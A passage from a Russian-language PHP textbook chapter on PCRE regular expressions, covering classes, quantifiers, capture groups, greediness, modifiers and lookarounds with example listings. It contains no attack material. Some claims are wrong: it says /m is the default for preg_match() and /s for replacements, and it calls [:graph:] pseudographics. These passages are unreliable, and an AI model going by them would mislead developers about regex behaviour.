Если в строку необходимо вставить управляющий символ (например: `*`), нужно поставить перед ним `\`, чтобы отменить его специальное действие. Давайте еще раз на этом остановимся — для закрепления. Как вы знаете, чтобы в какую-то строку вставить слеш, необходимо его удвоить. То есть мы не можем (вернее, не рекомендуется) написать:

```
$re = "/a\*b/"
```

но можем

```
$re = "/a\\*b/"
```

В последнем случае в строке `$re` оказывается `/a\*b/`. Так как регулярные выражения в PHP представляются именно в виде строк, то необходимо постоянно помнить это правило.

Классы символов

Существует несколько спецсимволов, обозначающих сразу *класс* букв. Эта возможность — один из краеугольных камней основ регулярных выражений.

Самый важный из таких знаков — точка (`.`) — обозначает *один любой символ*. Например, выражение `/a.b/s` имеет совпадение для строк `azb` или `aqb`, но не «срабатывает», скажем, для `aqwb` или `ab`. Позже мы рассмотрим, как можно заставить точку обозначать ровно два (или, к примеру, ровно пять) любых символов.

В регулярных выражениях существует еще несколько классов:

- `\s` — соответствует «пробельному» символу (" "), знаку табуляции (`\t`), переносу строки (`\n`) или возврату каретки (`\r`);
- `\S` — любой символ, кроме пробельного;
- `\w` — любая буква или цифра;
- `\W` — не буква и не цифра;
- `\d` — цифра от 0 до 9;
- `\D` — все что угодно, но только не цифра.

Альтернативы

Это далеко не все. Возможно, вы захотите искать не произвольный символ, а один из нескольких указанных. Для этого наши символы нужно заключить в квадратные скобки. К примеру, выражение `/a[xXyY]c/` соответствует строкам, в которых есть подстроки

из трех символов, начинающиеся с a, затем одна из букв x, X, y, Y и, наконец, буква c. Если нужно вставить внутрь квадратных скобок символ [или], то следует просто поставить перед ним обратный слеш (напоминаем, в строках PHP — *два* слеша), чтобы отменить его специальное действие.

Если букв-альтернатив много и они идут подряд, то не обязательно записывать их все внутри квадратных скобок — достаточно указать первую из них, потом поставить дефис, а затем — последнюю. Такие группы могут повторяться. Например, выражение /[a-z]/ обозначает любую букву от a до z включительно, а выражение /[a-zA-Z0-9_]/ задает любой алфавитно-цифровой символ.

Существует и другой, иногда более удобный способ задания больших групп символов. В регулярных выражениях в скобках [и] могут встречаться не только одиночные символы, но и *специальные выражения*. Эти выражения определяют сразу группу символов. Например, [:alnum:] задает любую букву или цифру, а [:digit:] — цифру. Вот полный список таких выражений:

- [:alnum:] — буква или цифра;
- [:alpha:] — буква;
- [:ascii:] — символы с кодом 0–127;
- [:blank:] — пробельный символ или символ табуляции;
- [:cnrtl:] — управляющий символ;
- [:digit:] — цифра;
- [:graph:] — символ псевдографики;
- [:lower:] — символ нижнего регистра;
- [:print:] — печатаемый символ;
- [:punct:] — знак пунктуации;
- [:space:] — пробельный символ;
- [:upper:] — символ верхнего регистра;
- [:word:] — символы «слова» (аналог \w);
- [:xdigit:] — шестнадцатеричные цифры: число или буква от A до F.

Как видим, все эти выражения задаются в одном и том же виде — [:*что_то*:]. Обратите еще раз внимание на то, что они могут встречаться *только* внутри квадратных скобок. Например, допустимы такие регулярные выражения:

```
'/abc[[:alnum:]]+/'          # abc, затем одна или более буква или цифра
'/abc[[:alpha:][:punct:]0]/' # abc, далее буква, знак пунктуации или 0
```

но совершенно недопустимо следующее:

```
'/abc[:alnum:]+/'            # не работает!
```

Внутри скобок [] также можно использовать символы-классы, описанные в предыдущем подразделе. Например, допустимо выражение:

```
'/abc[\w.]/'
```

Оно ищет подстроку abc, после которой идет любая буква, цифра или точка.

Внимание!

Внутри скобок `[]` точка *теряет* свой специальный смысл («любой символ») и обозначает просто точку, поэтому не ставьте перед ней слеш!

Отрицательные классы

Когда альтернативных символов много, утомительно набирать их все в квадратных скобках. Особенно обидно, если нас устраивает любой символ, кроме нескольких (например, кроме > и <). В этом случае, конечно, не стоит указывать 254 символа — вместо этого лучше воспользоваться конструкцией `[^<>]`, которая обозначает любой символ, кроме тех, которые указаны после `[^` и до `]`. Например, выражение `/<[^>]+>/` «срабатывает» на все HTML-теги в строке, поэтому простейший способ удаления тегов выглядит так:

```
echo preg_replace('/<[^>]+>/', '', $text);
```

Внимание!

Этот способ хорош только для XML-файлов, для которых точно известно: внутри тега не может содержаться символ >. В HTML же все несколько сложнее — например, в нем допустима конструкция: `<img src=".gif" alt="a>b">`. Конечно, приведенное ранее регулярное выражение для нее сработает неверно (точно так же, как и стандартная функция PHP `strip_tags()`).

В отрицательном классе могут быть задействованы любые символы и выражения, которые допустимы в конструкции `[...]`.

Квантификаторы повторений

Перейдем теперь к рассмотрению так называемых *квантификаторов* — специальных знаков, использующихся для уточнения действия предшествующих им символов первого класса.

Ноль или более совпадений

Наиболее популярный квантификатор — звездочка (*). Она обозначает, что предыдущий *символ* может быть повторен ноль или более раз (т. е., возможно, и ни разу). Например, выражение `/a-*-/` соответствует строке, в которой есть буква `a`, затем — ноль или более минусов и, наконец, завершающий минус.

В простейшем случае при этом делается попытка найти как можно более длинную строку — т. е. звездочка «поглощает» так много символов, сколько возможно. К примеру, для строки `a---b` найдется подстрока `a---` (звездочка «заглотила» 2 минуса), а не `a-` (звездочка захватила 0 минусов). Это — так называемая жадность квантификатора. Чуть далее мы рассмотрим, как можно «убавить аппетиты» звездочки (см. *разд. «„Жадность" квантификаторов»*).

Одно или более совпадений

Возможно, вы заметили в предыдущем примере некоторую неуклюжесть. В самом деле, фактически мы составляли выражение, которое ищет строки с `a` и одним или более минусом. Можно было бы записать его и так: `/a--*/`, но лучше воспользоваться специ-

альным квантификатором, который как раз и обозначает «одно или более совпадений» — символом плюса (+). С его помощью можно было бы выражение записать лаконичнее: `/a-+/`, что буквально и читается как «a и один или более минусов». Вот пример выражения, которое определяет, есть ли в строке английское слово, написанное через дефис: `/[a-zA-Z]+-[a-zA-Z]+/`.

Ноль или одно совпадение

Иногда используют еще один квантификатор — знак вопроса (`?`). Он означает, что предыдущий символ может быть повторен ноль или один (но не более!) раз. Например, выражение `/[a-zA_Z]+\r?\n/` определяет строки, в которых последнее слово прижато к правому краю строки. Если мы работаем в UNIX, то в конце строки символ `\r` обычно отсутствует, тогда как в текстовых файлах Windows каждая строка заканчивается парой `\r\n`. Для того чтобы сценарий правильно работал в обеих системах, мы должны учесть эту особенность — возможное наличие `\r` перед концом строки.

Заданное число совпадений

Наконец, давайте рассмотрим последний квантификатор повторения. С его помощью можно реализовать все описанные ранее возможности, правда, и выглядит он несколько более громоздко. Итак, сейчас речь пойдет о квантификаторе «фигурные скобки» `{}`. Существует несколько форматов его записи. Давайте последовательно рассмотрим каждый из них:

- `X{n,m}` — указывает, что символ `X` может быть повторен *от* `n` *до* `m` раз;
- `X{n}` — указывает, что символ `X` должен быть повторен *ровно* `n` раз;
- `X{n,}` — указывает, что символ `X` может быть повторен `n` *или более* раз.

Значения `n` и `m` в этих примерах обязательно должны принадлежать диапазону от 0 до 65 535 включительно. В качестве тренировки вы можете подумать, как будут выглядеть квантификаторы `*`, `+` и `?` в терминах `{...}`.

Мнимые символы

Мнимые символы — это просто участок строки между соседними символами (да, именно так, как это ни абсурдно), удовлетворяющий некоторым свойствам. Фактически мнимый символ — это некая *позиция* в строке. Например:

- `^` — соответствует началу строки (заметьте: не первому символу строки, а в точности началу строки — позиции перед первым символом);

  > ***Внимание!***
  >
  > Мы уже раньше встречали этот символ внутри скобок `[]`. Заметьте, что там он обозначал совершенно другое действие: *отрицание класса*.

- `$` — соответствует концу строки (опять же, позиции *за* концом строки);
- `\b` — соответствует началу или концу слова. Фактически любая позиция между `\w\W` или `\W\w` заставляет `\b` «сработать»;
- `\B` — любая позиция, кроме начала или конца слова.

Чтобы закрепить материал, давайте рассмотрим несколько выражений:

- `'/^\w:/'` — соответствует любой строке, начинающейся с буквы, завершенной двоеточием. Абсолютный путь в Windows выглядит именно таким образом;
- `'/\.txt$/i'` — соответствует строке, хранящей имя файла с расширением txt;
- `/^$/s` — сопоставимо только с пустой строкой, потому что говорит: «сразу после начала строки идет ее конец».

Оператор альтернативы

При описании простых символов мы рассматривали конструкцию `[...]`, которая позволяла нам указывать, что в нужном месте строки должен стоять один из заданных символов. Фактически это не что иное, как оператор альтернативы, работающий только с отдельными символами (и потому довольно быстро).

Но в регулярных выражениях есть возможность задавать альтернативы не одиночных символов, а сразу их групп. Это делается при помощи оператора `|`.

Вот несколько примеров его работы:

- выражение `'/1|2|3/'` полностью эквивалентно выражению `'/[123]/'`, но сопоставление происходит несколько медленнее;
- выражению `/\.gif$|\.jpe?g$/` соответствуют имена файлов в формате GIF или JPEG;
- выражению `'#^\w:|^\\\\|^/#'` (мы используем `#` в качестве ограничителей, чтобы не пришлось добавлять лишних «зубочисток», которых тут и так предостаточно) соответствуют только абсолютные файловые пути. Действительно, его можно прочитать так: «в начале строки идет либо буква диска, либо же прямой или обратный слеш».

Группирующие скобки

Последний пример наводит на мысли о том, нельзя ли как-нибудь сгруппировать отдельные символы, чтобы не писать по нескольку раз одно и то же. В этом примере мнимый символ `^` встречается в выражении аж 3 раза. Но мы не можем написать выражение так: `'#^\w:|\\\\|/#'`, потому что оператор `|`, естественно, попытается применить себя к *как можно более длинной* последовательности команд.

Именно для цели управления оператором альтернативы (но не только) и служат группирующие круглые скобки `(...)`. Нетрудно догадаться по смыслу, что выражение из последнего примера можно записать с их помощью так: `'#^(\w:|\\\\|/)#'`.

Конечно, скобки могут иметь произвольный уровень вложенности. Это бывает полезно для сложных выражений, содержащих много условий, а также для еще одного применения круглых скобок, которое мы сейчас и рассмотрим.

«Карманы»

Пока что мы научились только определять, соответствует ли строка регулярному выражению и, возможно, предпринимать какие-то действия по замене найденной части на другую подстроку. Однако на практике часто бывает нужно не просто узнать, где

в строке имеется совпадение (и что оно собой представляет), но также и разбить это совпадение на части, ради которых, собственно, и велась вся работа.

Вот пример, проясняющий ситуацию. Пусть в строке задана дата в формате DD-MM-YYYY, и в ней могут находиться паразитные пробелы в начале и в конце, а вместо дефисов случайно встречаются вообще любые знаки пунктуации, «пересыпанные» пробелами (слеши, точки, символы подчеркивания). Нас интересует, что же все-таки за дату нам передали. То есть мы точно знаем, что эта строка — именно дата, но вот где в ней день, где месяц и где год?

Посмотрим, что же предлагают нам регулярные выражения. Для начала установим, что все правильные даты должны соответствовать выражению:

```
|^\s* ( (\d+) \s*[[:punct:]]\s* (\d+) \s*[[:punct:]]\s* (\d+)) \s*$|xs
```

> ***Примечание***
>
> Обратите внимание, что в качестве ограничителя применяется | — все равно в выражении оператор альтернативы не используется. Кроме того, модификатор /x, который мы рассмотрим чуть позже, заставляет анализатор регулярных выражений игнорировать в выражении все пробельные символы (за исключением явно указанных как \s или внутри квадратных скобок) — это позволяет записать выражение более красиво.

Для простоты мы не проверяем, что длина каждого поля не должна превышать двух (для года — четырех) символов. Все строки, не удовлетворяющие этому выражению, заведомо не являются датами.

Мы не зря ограничили отдельные части регулярного выражения скобками, хотя, на первый взгляд, можно было бы их опустить. Любой блок, обрамленный в выражении скобками, выделяется как единое целое и записывается в так называемый карман (номер кармана соответствует порядковому номеру *открывающей* скобки). В нашем случае:

- в первый карман запишется дата, но уже без ведущих и концевых пробелов (это обеспечивает самая внешняя пара скобок);
- во второй карман запишется день;
- в третий — месяц;
- наконец, в четвертый — год.

> ***Примечание***
>
> Обратите еще раз внимание на порядок нумерации карманов — она идет по номеру *открывающейся* скобки, независимо от вложенности.

Как уже упоминалось, в нулевой карман в любом случае записываются все найденные совпадения. В приведенном примере это будет вся строка вместе с возможными начальными и концевыми пробелами.

Как получить содержимое наших карманов? Очень просто: как раз тот список, который передается по ссылке функции preg_match() третьим параметром, и есть карманы (листинг 28.5).

Листинг 28.5. Простейший разбор даты. Файл ex04.php

```
<?php
$str = " 15-16/2000        "; // к примеру
```

```
$re = '{
  ^\s*(                    # начало строки
    (\d+)                    # день
      \s* [[:punct:]] \s*  # разделитель
    (\d+)                    # месяц
      \s* [[:punct:]] \s*  # разделитель
    (\d+)                    # год
  )\s*$                    # конец строки
}xs';

// Разбиваем строку на куски при помощи preg_match()
preg_match($re, $str, $matches) or exit("Not a date: $str");

// Теперь разбираемся с карманами
echo "Дата без пробелов: '$matches[1]' <br />";
echo "День: $matches[2] <br />";
echo "Месяц: $matches[3] <br />";
echo "Год: $matches[4] <br />";
```

Обратите внимание, насколько удобен модификатор `/x` — с его помощью мы можем игнорировать не только пробелы в выражениях, но и переводы строк. Кроме того, можно писать комментарии, предваряя их решеткой `#`. Так как PHP позволяет создавать «многострочные» строки, заключенные в апострофы, сценарий в листинге 28.5 совершенно корректен.

> ***Внимание!***
>
> Сложные выражения рекомендуется разбивать на несколько строк, используя при этом отступы и комментарии. Не стоит экономить на числе строк в ущерб читабельности.

И еще один вывод, который можно сделать, анализируя листинг 28.5. Обратите внимание, что вопреки правилам мы все же не стали удваивать слеши в конструкциях `\s` и `\d`. Вообще, их следовало бы записать так: `\\s` и `\\d`, но PHP проявляет чудо смекалки: видя, что после слеша стоит буква, не входящая ни в один строковый метасимвол, он оставляет все как есть.

Карманы в функции замены

Мы рассмотрели только самый простой способ использования карманов — прямой их просмотр после выполнения поиска. Однако возможности, предоставляемые регулярными выражениями, куда шире. Особенно часто эти возможности применяются для замены.

Предположим, нам нужно все слова в строке, начинающиеся с «доллара» (`$`), сделать «жирными» — обрамить тегами `<b>` и `</b>` — для последующего вывода в браузер. Это может понадобиться, если мы хотим текст некоторой программы на PHP вывести так, чтобы в нем выделялись имена переменных. Очевидно, выражение для обнаружения имени переменной в строке будет таким: `/\$[a-z]\w*/i`.

Но как нам использовать его в функции `preg_replace()`? В листинге 28.6 приведена программа, которая «раскрашивает» собственный код.

Листинг 28.6. Замена по шаблону. Файл ex05.php

```
<?php
$text = htmlspecialchars(file_get_contents(__FILE__));
$html = preg_replace('/(\$[a-z]\w*)/is', '<b>$1</b>', $text);
echo "<pre>$html</pre>";
```

Нетрудно догадаться, как все работает: просто во время замены везде вместо сочетания `$1` подставляется содержимое кармана номер 1.

> ***Совет***
>
> Вместо `$1` можно также использовать сочетание `\1` или, при записи в виде строки, `\\1`.

Карманы в функции сопоставления

На том, что было описано ранее, возможности карманов не исчерпываются. Мы можем задействовать содержимое карманов и в функции `preg_match()` раньше, чем закончится сопоставление. А именно: управлять ходом поиска на основе данных в карманах. Такое действие называется *обратной ссылкой*.

В качестве примера рассмотрим следующую задачу. Известно, что в строке есть подстрока, обрамленная какими-то HTML-тегами (например, `<b>` или `<pre>`), но неизвестно, какими. Требуется поместить эту подстроку в карман, чтобы в дальнейшем с ней работать. Разумеется, закрывающий тег должен соответствовать открывающему — например, к тегу `<b>` парный — `</b>`, а к `<pre>` — `</pre>`.

Задача решается с помощью такого регулярного выражения:

```
|<(\w+) [^>]* > (.*?) </\1>|xs
```

> ***Примечание***
>
> Конструкция `.*?` обозначает не «любое минимальное число произвольных символов», заставляет звездочку «умерить аппетит» и совпасть не с максимально, а с *минимально возможным* числом символов. Мы поговорим о «жадности» в следующем разделе.

Внутренний текст окажется во втором кармане, а имя тега — в первом. Вот как это работает: PHP пытается найти открывающий тег и, как только находит, записывает его имя в первый карман (т. к. это имя обрамлено в выражении первой парой скобок). Далее он смотрит вперед и, как только наталкивается на `</`, определяет, следует ли за ним то самое имя тега, которое у него лежит в первом кармане. Это действие заставляет его предпринять конструкция `\1`, которая замещается на содержимое первого кармана каждый раз, когда до нее доходит очередь. Если имя не совпадает, то такой вариант PHP отбрасывает и «идет» дальше, а иначе сигнализирует о совпадении.

В листинге 28.7 приведена программа, которая находит в строке слово, обрамленное *любыми* парными тегами.

Листинг 28.7. Обратные ссылки. Файл ex06.php

```
<?php
$str = 'Hello, this <b>word</b> is bold!';
```

```
$re = '|<(\w+) [^>]* > (.*?) </\1>|xs';
preg_match($re, $str, $matches) or exit('Нет тегов.');
echo htmlspecialchars("'$matches[2]' обрамлено тегом '$matches[1]'");
```

Игнорирование карманов

Карманы нумеруются, начиная с индекса 1, причем карманом считается любое соответствие круглым скобкам. Впрочем, иногда круглые скобки используются сугубо для группировки символов. Чтобы исключить такой карман из массива `$matches` или индекса, используемого для замены в функции `preg_replace()`, применяется специальный синтаксис карманов — сразу после открывающейся круглой скобки указывается последовательность `?:` (листинг 28.8).

Листинг 28.8. Игнорирование карманов. Файл ex07.php

```
<?php
$str = '2022-07-15';
$re = '|^(?:\d{4})-(?:\d{2})-(\d{2})$|';
preg_match($re, $str, $matches) or exit('Соответствие не найдено');
echo htmlspecialchars('День: ' . $matches[1]);
```

Именованные карманы

Количество круглых скобок-карманов может быть довольно велико, и их игнорирование не всегда возможно, особенно при отладке регулярного выражения. Поэтому для более удобного оперирования карманами введено их именование. Для этого после открывающейся круглой скобки указывается знак вопроса, после которого в угловых скобках или апострофах задается имя кармана (листинг 28.9).

Листинг 28.9. Именование карманов. Файл ex08.php

```
<?php
$str = '2022-07-15';
$re = '|^(?<year>\d{4})-(?<month>\d{2})-(?<day>\d{2})$|';
preg_match($re, $str, $matches) or exit('Соответствие не найдено');
echo 'День: '  . $matches['day']   . '<br />';
echo 'Месяц: ' . $matches['month'] . '<br />';
echo 'Год: '   . $matches['year']  . '<br />';
```

«Жадность» квантификаторов

Остановимся на выражении `.*?`, использованном в предыдущем разделе. Почему бы не написать здесь просто `.*` и, таким образом, решить задачу? Давайте попробуем (листинг 28.10).

Листинг 28.10. «Жадные» квантификаторы. Файл ex09.php

```
<?php
$str = 'Hello, this <b>word</b> is <b>bold</b>!';
```

```
$re = '|<(\w+) [^>]* > (.*) </\1>|xs';
preg_match($re, $str, $matches) or exit('Нет тегов.');
echo htmlspecialchars("'$matches[2]' обрамлено тегом '$matches[1]'");
```

В результате мы получим следующий текст:

```
'word</b> is <b>bold' обрамлено тегом 'b'
```

Вы видите, что произошло? Выражение `.*` захватило *максимально возможное* число символов, а потому конец выражения совпал не с парным тегом `</b>`, а с самым последним в строке. Конечно, это никуда не годится.

Поставив знак вопроса после любого из квантификаторов `*`, `+`, `{}` или даже `?`, мы даем ему «таблетку от жадности». Как говорят в литературе по регулярным выражениям, мы делаем квантификатор «ленивым».

> ***Внимание!***
>
> **Выражения `*?`, `+?`, `{}?` и `??` следует воспринимать как цельные квантификаторы! Это *не* составная конструкция, а именно одна управляющая последовательность.**

Обычно «ленивые» квантификаторы применяют для поиска конструкций, претендующих на роль парных. Например, следующий код удаляет все теги из некоторой строки:

```
echo preg_replace('/<.+?>/s', '', $str);
// Выглядит явно изящнее, чем /<[^>]+>/s.
```

Код для замены «псевдотегов» `[b]...[/b]` их HTML-эквивалентами мог бы выглядеть так:

```
echo preg_replace('|\[b\] (.*?) \[/b\]|ixs', '<b>$1</b>', $str);
```

Заметьте, что в этой ситуации без «ленивой» версии звездочки уже никак не обойтись (в отличие от предыдущего примера).

К сожалению, «ленивые» квантификаторы — тоже не панацея. Они не делают никаких предположений насчет вложенности конструкций. Попробуем применить последний пример с «псевдотегами» к следующей строке:

```
'[b]жирный текст [b]а тут - еще жирнее[/b] вернулись[/b]'
```

Давайте посмотрим, как различные выражения совпадут с этой строкой (листинг 28.11).

Листинг 28.11. «Жадные» и «ленивые» квантификаторы. Файл ex10.php

```
<?php
$str = '[b]жирный текст [b]а тут еще жирнее[/b] вернулись[/b]';
$to  = '<b>$1</b>';
$re1 = '|\[b\] (.*)  \[/b\]|ixs';
$re2 = '|\[b\] (.*?) \[/b\]|ixs';
$result = preg_replace($re1, $to, $str);
echo 'Жадная версия: ' . htmlspecialchars($result) . '<br />';
$result = preg_replace($re2, $to, $str);
echo 'Ленивая версия: ' . htmlspecialchars($result) . '<br />';
```

Мы увидим следующий результат:

```
Жадная версия: <b>жирный текст [b]а тут еще жирнее[/b] вернулись</b>
Ленивая версия: <b>жирный текст [b]а тут еще жирнее</b> вернулись[/b]
```

Как видите, ни «жадная», ни «ленивая» звездочки не смогли справиться с работой: первая пропустила внутренние «псевдотеги», а вторая выполнила непарную замену.

Рекуррентные структуры

Как же работать с «рекуррентными» структурами, когда необходимо учитывать вложенность элементов при замене? К сожалению, регулярные выражения тут бессильны. А именно: невозможно составить такое выражение, которое бы решало поставленную задачу.

Если в скрипте необходимо обрабатывать вложенные конструкции, придется программировать всю логику вручную. Регулярные выражения тут могут помочь разве что найти те или иные подстроки, но вести учет вложенности нужно самостоятельно.

Модификаторы

Как мы знаем, любое регулярное выражение должно быть обрамлено символами-ограничителями. Чаще всего для этого используются слеши. После последнего ограничителя могут идти несколько так называемых *модификаторов*, предназначенных для уточнения действия регулярного выражения. Мы рассмотрим здесь наиболее популярные модификаторы, а их полное описание можно найти в документации: **https://www.php.net/manual/ru/reference.pcre.pattern.modifiers.php**.

Модификатор /i — игнорирование регистра

Как мы уже неоднократно отмечали, выражение `/выражение/i` ищет совпадения в регистронезависимом режиме. При этом автоматически учитываются настройки локали (см. функцию *setlocale()* в *главе 16*). А значит, при верно указанном имени локали спецсимволы `\w`, `\b`, конструкция `[[:alpha:]]` и прочие корректно сработают с русскими буквами. Например, выражение `[[:alpha:]]+` удовлетворяет любому слову как на английском, так и на русском языке.

При этом в карманы попадает исходная подстрока, независимо от того, указан ли модификатор `/i` или нет. Например, при поиске по выражению `/(a+)/i` в строке `BAaB` в первом кармане окажется `Aa`, а не `aa`.

Модификатор /x — пропуск пробелов и комментариев

Этот модификатор позволяет писать регулярные выражения в более изящном, читабельном виде. С его использованием допускается вставлять в выражение пробельные символы (в том числе перевод строки), а также однострочные комментарии, предваренные решеткой (`#`).

Вот пример регулярного выражения с модификатором `/x`:

```
$re = '{
   \[(\w+)\]  # открывающий тег
```

```
    (.*?)     # минимум любых символов
  \[/\1\]     # и закрывающий тег, парный открывающему
}ixs';
```

Модификатор /m — многострочность

До сих пор мы не обращали особого внимания на тот факт, что в переменных могут содержаться «многострочные» строки — величины, содержащие символы перевода строки. Мы подразумевали, что регулярное выражение сопоставляется со всей строкой целиком, символ ^ совпадает с началом строки, а символ $ — с ее концом. Такое поведение не всегда оказывается удобным и, более того, даже не всегда действует «по умолчанию».

Рассмотрим ситуацию, когда нам нужно добавить знак табуляции в каждой строке некоторой «многострочной» переменной. Листинг 28.12 иллюстрирует, как это сделать.

Листинг 28.12. Многострочность. Файл ex11.php

```
<?php
$str = file_get_contents(__FILE__);
$str = preg_replace('/^/m', "\t", $str);
echo '<pre>' . htmlspecialchars($str) . '</pre>';
```

Обратите внимание на использование модификатора /m — регулярное выражение '/^/m' теперь совпадает с началом *каждой* внутренней строки переменной $str. Мы заменяем «начало строки» на символ табуляции — фактически заменяем 0 символов на 1 (вспомните, что ^ обозначает позицию *между* двумя знакоместами).

Как можно видеть, модификатор /m заставляет некоторые управляющие символы вести себя по-другому. Приведем полный список изменившихся ролей:

- мнимый символ ^ теперь соответствует началу каждой внутренней подстроки в сопоставляемой переменной;
- мнимый символ $ совпадает с позицией перед символом \n, а также с концом строки;

> ***Внимание!***
>
> Обратите особое внимание на то, что мнимый символ $ не рассматривает пару \r\n в качестве конца строки. Например, вызов preg_match('/a$/m', "a\r\n") возвратит false, в то время как preg_match('/a$/m', "a\n") или даже preg_match('/a$/m', "a") — true. Вероятно, вы должны будете предварительно удалить из строки все знаки \r, прежде чем использовать мнимый символ $.

- точка (.) по-прежнему совпадает с любым символом, но теперь — за исключением \n. Обратите внимание, что с \r точка по-прежнему совпадает!
- мнимый символ \A совпадает с «началом данных», т. е. с позицией перед первым символом строковой переменной. Раньше мы его не рассматривали, т. к. без модификатора /m мнимый символ ^ ведет себя точно так же, как и \A;
- мнимый символ \z совпадает с «концом данных» — позицией после последнего символа строковой переменной.

Именно режим /m действует по умолчанию, когда вы вызываете функцию preg_match() для поиска совпадений в строке.

Модификатор /s — однострочный поиск

Модификатор /s переводит регулярные выражения в «однострочный» вариант поиска. Если модификатор /m не указан *явно* в функции *замены*, то подразумевается именно /s. В функции *поиска*, наоборот, по умолчанию действует /m, и вам нужно вручную указывать /s всякий раз, когда вы хотите работать со строкой как с единым целым.

> **Совет**
>
> Мы рекомендуем вам *всегда явно* указывать один из модификаторов: /s или /m — при работе с любыми функциями. Это позволит сделать скрипты более устойчивыми к ошибкам.

Модификатор /u — UTF-8

Этот модификатор переводит регулярные выражения в режим многобайтной кодировки UTF-8, и его настоятельно рекомендуется включать для всех операций, связанных с русским текстом: как мы видели в *главе 16*, в отличие от английских символов, под русские символы отводится два байта.

Модификатор /U — инвертируем «жадность»

Этот модификатор делает «жадные» квантификаторы «ленивыми» и наоборот — «ленивых» превращает в «жадных». Модификатор удобно применять в тех случаях, когда внутри регулярного выражения все квантификаторы снабжены знаком вопроса: .*? или .+?. В этом случае можно сократить размер регулярного выражения, убрав знаки вопроса у квантификаторов и добавив модификатор /U.

Незахватывающий поиск

Когда некоторое регулярное выражение или его часть внутри круглых скобок совпадает с подстрокой, оно «захватывает» эту подстроку, так что подвыражения, следующие далее, уже ее «не видят». Такое поведение не является обязательным — в регулярных выражениях существует целый ряд конструкций, позволяющих сравнивать подстроки без захвата.

Эти конструкции чем-то напоминают мнимые символы ^, $ и \b. Действительно, они фактически совпадают не с подстрокой, а с *позицией* в строке. Про такую ситуацию говорят: «инструкция имеет нулевую ширину совпадения», имея в виду тот факт, что, обрамив конструкцию круглыми скобками, мы всегда получим в кармане строку нулевой длины. Нулевую ширину имеют все мнимые символы, а также конструкции, рассматриваемые далее.

Позитивный просмотр вперед

Пожалуй, самая простая конструкция — это оператор *просмотра вперед*. Записывается он так (без пробелов):

```
(?=подвыражение)
```

На *подвыражение* в скобках не накладываются никакие ограничения — это может быть полноценное регулярное выражение.

Когда в выражении встречается такая конструкция, текущая позиция считается допустимой, если с нее начинается подстрока, совпадающая с подвыражением в скобках. При этом «захвата» символов не происходит, и следующая конструкция будет работать с той же самой позицией в строке, которой только что «дали добро».

Например, рассмотрим регулярное выражение: `|(\S+)(?=\s*</)|`. Оно совпадет со словом, сразу после которого идет закрывающий HTML-тег (возможно, с промежуточными пробелами). При этом ни сам тег, ни пробелы в совпадение *не войдут*.

Негативный просмотр вперед

Существует также возможность *негативного* просмотра вперед — проверки, чтобы с текущей позиции *не* начиналось некоторое *подвыражение*. Записывается это так:

`(?!`*подвыражение*`)`

Например, если мы хотим захватить все знаки пунктуации, кроме точки и запятой, то можем использовать регулярное выражение:

```
/
  (?![.,])          # дальше идет НЕ точка и НЕ запятая
  ([[:punct:]]+)    # ...а какая-то другая пунктуация
/x
```

Как видите, конструкцию `(?!...)` удобно применять для быстрой проверки текущей позиции в регулярном выражении. Этим она очень напоминает инструкцию `continue`, которая «отфильтровывает» неподходящие элементы в цикле.

Позитивный просмотр назад

Просматривать строку без захвата символов можно не только вперед, но и назад. Для этого применяется следующий оператор:

`(?<=`*подвыражение*`)`

Как он работает? Давайте рассмотрим такое регулярное выражение:

```
/
  (?<=<)    # слева идет "<" - начало тега...
  (\w+)     # дальше - имя тега
/x
```

Посмотрим, как оно применяется к строке `gutten <tag>`. Анализатор идет по строке — вначале он на букве `g`. Анализатор смотрит, есть ли *слева* от этой позиции символ `<`. Его нет, так что просмотр продолжается — на букву `u`. Так он доходит до буквы `t`, и вот в этот момент оказывается, что слева от нее стоит символ (<)! Квантификатор `+` быстро «докручивает» оставшиеся буквы, и результат — слово `tag` — попадает в карман.

Предыдущее рассуждение может навести на мысль, что внутри `(?<=...)` можно использовать не любые регулярные выражения. Действительно, если там написать, скажем, `a.*`, получится, что на каждом шаге анализатор вынужден будет «бегать» по всей подстроке, от начала анализируемой и до текущей позиции, в поисках буквы `a` и любого

количества символов после нее. Это недопустимые затраты времени, поэтому на подвыражение внутри оператора просмотра назад налагается одно ограничение: оно должно быть либо фиксированной «ширины», либо же представлять собой *альтернативу*, каждый элемент которой также имеет фиксированную ширину. Например, следующее выражение допустимо:

```
/ (?<= < | \[) (\w+)/x
```

Пробелы за счет модификатора `/x` не имеют здесь никакого значения. А такое выражение уже не работает:

```
/ (?<= <.*?>) (\w+)/x
```

Негативный просмотр назад

Негативный просмотр назад отличается от позитивного только тем, что делает все в точности наоборот. Записывается он так:

`(?<!`*подвыражение*`)`

Вот пример из документации PHP: выражение `/(?<!foo)bar/` совпадает со строкой `boobar`, но не совпадает со строкой `foobar`.

Другие возможности регулярных выражений

Мы рассмотрели в этой главе лишь некоторую часть операторов и метасимволов, доступных программисту. За рамками остались совсем уж редко употребляемые операции — вроде однократных подмасок и условных срабатываний. При желании вы можете прочитать о них в документации Perl (PCRE — это ведь регулярные выражения Perl), а также на сайте PHP (доступен перевод на русский язык): **https://www.php.net/manual/ru/reference.pcre.pattern.syntax.php**.

Функции PHP

Если вы помните, в самом начале главы мы привели краткое описание функций `preg_match()` и `preg_replace()`, чтобы создавать хоть какие-то примеры кода. Настало время ознакомиться с этими (а также с некоторыми другими) функциями подробнее.

Поиск совпадений

> ***Совет***
>
> Все функции поиска по регулярному выражению по умолчанию работают в многострочном режиме — как будто бы указан модификатор `/m`. Поэтому рекомендуется явно использовать `/s`, когда это необходимо.

Функция:

```
preg_match(
    string $pattern,
    string $subject,
    array &$matches = null,
```

```
    int $flags = 0,
    int $offset = 0
): int|false
```

Как видно из приведенного синтаксиса, функция `preg_match()` имеет куда более богатые возможности, чем те, что мы использовали до сих пор. Первые три аргумента нам уже хорошо знакомы: это регулярное выражение, строка, в которой производится поиск, а также необязательная переменная, в которую будут записаны все совпадения скобочных выражений внутри `$pattern`. Функция возвращает `1` в случае обнаружения совпадения и `false` — в противном случае. Если регулярное выражение содержит ошибки (например, непарные скобки), то будет сгенерировано соответствующее предупреждение.

Необязательный параметр `$offset` может указывать позицию, с которой нужно начинать просмотр строки. Если этот параметр отсутствует, подразумевается начало строки `$subject`.

Параметр `$flags` может принимать дополнительные константы, которые влияют на структуру ответа `$matches`. Допускается задействовать две константы:

- `PREG_OFFSET_CAPTURE` — при использовании карманов сохраняется не только захваченный фрагмент, но и позиция подстроки;
